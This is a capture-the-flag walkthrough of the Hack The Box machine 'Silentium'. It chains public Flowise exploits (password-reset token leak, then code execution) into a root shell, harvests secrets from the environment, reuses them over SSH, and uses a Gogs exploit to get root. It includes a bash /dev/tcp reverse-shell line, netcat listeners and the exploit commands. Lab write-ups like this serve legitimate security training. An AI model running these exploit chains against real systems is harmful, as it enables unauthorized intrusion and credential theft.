Hack the box - Silentium
Silentium
Exploring
Since this is an easy machine, start with a quick port scan:
$ nmap -F 10.129.106.235
PORT   STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
Opening a web app on port 80 in a browser throws a domain resolution error. Map the target host in /etc/hosts:
$ cat /etc/hosts
...
10.129.106.235 silentium.htb
User flag
There’s nothing interesting about a single-page, static web application, so it’s worth starting with searching for subdomains.
$ gobuster fuzz -u http://silentium.htb/ -w wordlist/subdomains.txt -H "Host: FUZZ.silentium.htb" -b 301
[Status=200] [Length=3142] [Word=staging] http://silentium.htb/
After adding a subdomain to /etc/hosts, you can view the contents of the new subdomain and see the following:

Quick search allows you to find vulnerability 1 and an exploit for it 2. But to launch the exploit, a valid email address is needed to reset the password.
But we remembers that the main website has a section with team members.

After trying several email listing options (marcus.thorne@silentium.htb, m.thorne@silentium.htb, ben@silentium.htb), one of them works:
$ wget https://raw.githubusercontent.com/AzureADTrent/CVE-2025-58434-59528/refs/heads/main/flowise_chain.py

$ python3 flowise_chain.py -t http://staging.silentium.htb -e ben@silentium.htb
[*] Email:       ben@silentium.htb
[*] Step 1: CVE-2025-58434 — Requesting password reset token...
[+] Got tempToken for user 'admin'
[*] Step 2: Resetting password to 'Pwn3d!2026'...
[+] Password reset successful.

==============================================================
  MANUAL STEP REQUIRED
==============================================================
  The password for 'ben@silentium.htb' has been reset to:
  Password: Pwn3d!2026

  Due to a Flowise 3.0.5 quirk, the API login endpoint
  doesn't accept the new password immediately. You need
  to grab the API key from the UI manually:

  1. Browse to: http://staging.silentium.htb/login
  2. Login with: ben@silentium.htb / Pwn3d!2026
  3. Navigate to: http://staging.silentium.htb/apikey
  4. Copy the API key shown on the page
==============================================================

  Paste API key here and press Enter: hWp_8******UJc

[*] Now set up a listener for the reverse shell.
  Enter your IP (LHOST): 10.10.17.215
  Enter your port (LPORT) [4444]: 9001

[!] Start listener: nc -lvnp 9001
[*] Press Enter when listener is ready...

[+] API key:     hWp_8jB76zi0VtKS...
[*] Step 4: CVE-2025-59528 - Triggering CustomMCP RCE...
[+] TIMEOUT - reverse shell may have connected

[*] Done.
After receiving the shell, let’s take a look around a bit, since it’s strange that we immediately became root:
$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.106.235 44075

/ # id
uid=0(root) gid=0(root) groups=0(root),0(root),..

/ # ls -la ~
-rw------- 1 root root    9 Jan 29  2026 .ash_history
drwxr-xr-x 3 root root 4096 Aug 18 09:35 .flowise

/ # cat /root/.ash_history
env
exit

/ # env
FLOWISE_PASSWORD=F1l3_d0ck3r
SMTP_PASSWORD=r04D!!_R4ge
...
We have new passwords, let’s try ssh logging in with them under ben:
$ ssh -o IdentitiesOnly=yes ben@silentium.htb
ben@silentium.htb's password:

ben@silentium:~$ ls -l
user.txt
Root flag
After examining the list of processes, we see several more applications that are only available within the local host:
ben@silentium:~$ ps aux
root 1492 0:01 /opt/gogs/gogs/gogs web
root 1977 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 3000 -container-ip 172.18.0.2 -container-port 3000
root 2009 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 1025 -container-ip 172.18.0.3 -container-port 1025
root 2016 0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8025 -container-ip 172.18.0.3 -container-port 8025

ben@silentium:~$ ss -lntp
State   Local Address:Port
LISTEN  127.0.0.1:33523
LISTEN  127.0.0.1:3001
LISTEN  127.0.0.1:3000
LISTEN  0.0.0.0:80
LISTEN  0.0.0.0:22
LISTEN  127.0.0.1:1025
LISTEN  127.0.0.1:8025

By forwarding ports we can explore internal services. On port 8025 you can find the mailhog service with the email that was used to reset the password in the exploit.

On port 3001 you can find the Gogs service - a code repository.
Register a user to check the content of the repository.

The repository is empty, so after a quick search, an exploit for the Gogs vulnerability 3 was found.
$ ssh -o IdentitiesOnly=yes -L 9000:127.0.0.1:3001 ben@silentium.htb &

$ git clone git clone https://github.com/kayl22/cve-2025-8110-GOGS-RCE
$ cd cve-2025-8110-GOGS-RCE/
cve-2025-8110-GOGS-RCE$ python3 -m venv .venv
cve-2025-8110-GOGS-RCE$ source .venv/bin/activate
cve-2025-8110-GOGS-RCE$ pip3 install -r requirements.txt
cve-2025-8110-GOGS-RCE$  python3 ./cve-2025-8110.py --url http://127.0.0.1:9000 -lh 10.10.17.215 -lp 9003 -U pwnuser -P password
  ...
  [+] Reverse shell command: bash -c 'bash -i >& /dev/tcp/10.10.17.215/9003 0>&1' #
The exploit worked successfully and provides a reverse shell with root privileges:
$ nc -lvnp 9003
Listening on 0.0.0.0 9003
Connection received on 10.129.106.235 45122

root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# ls /root
root.txt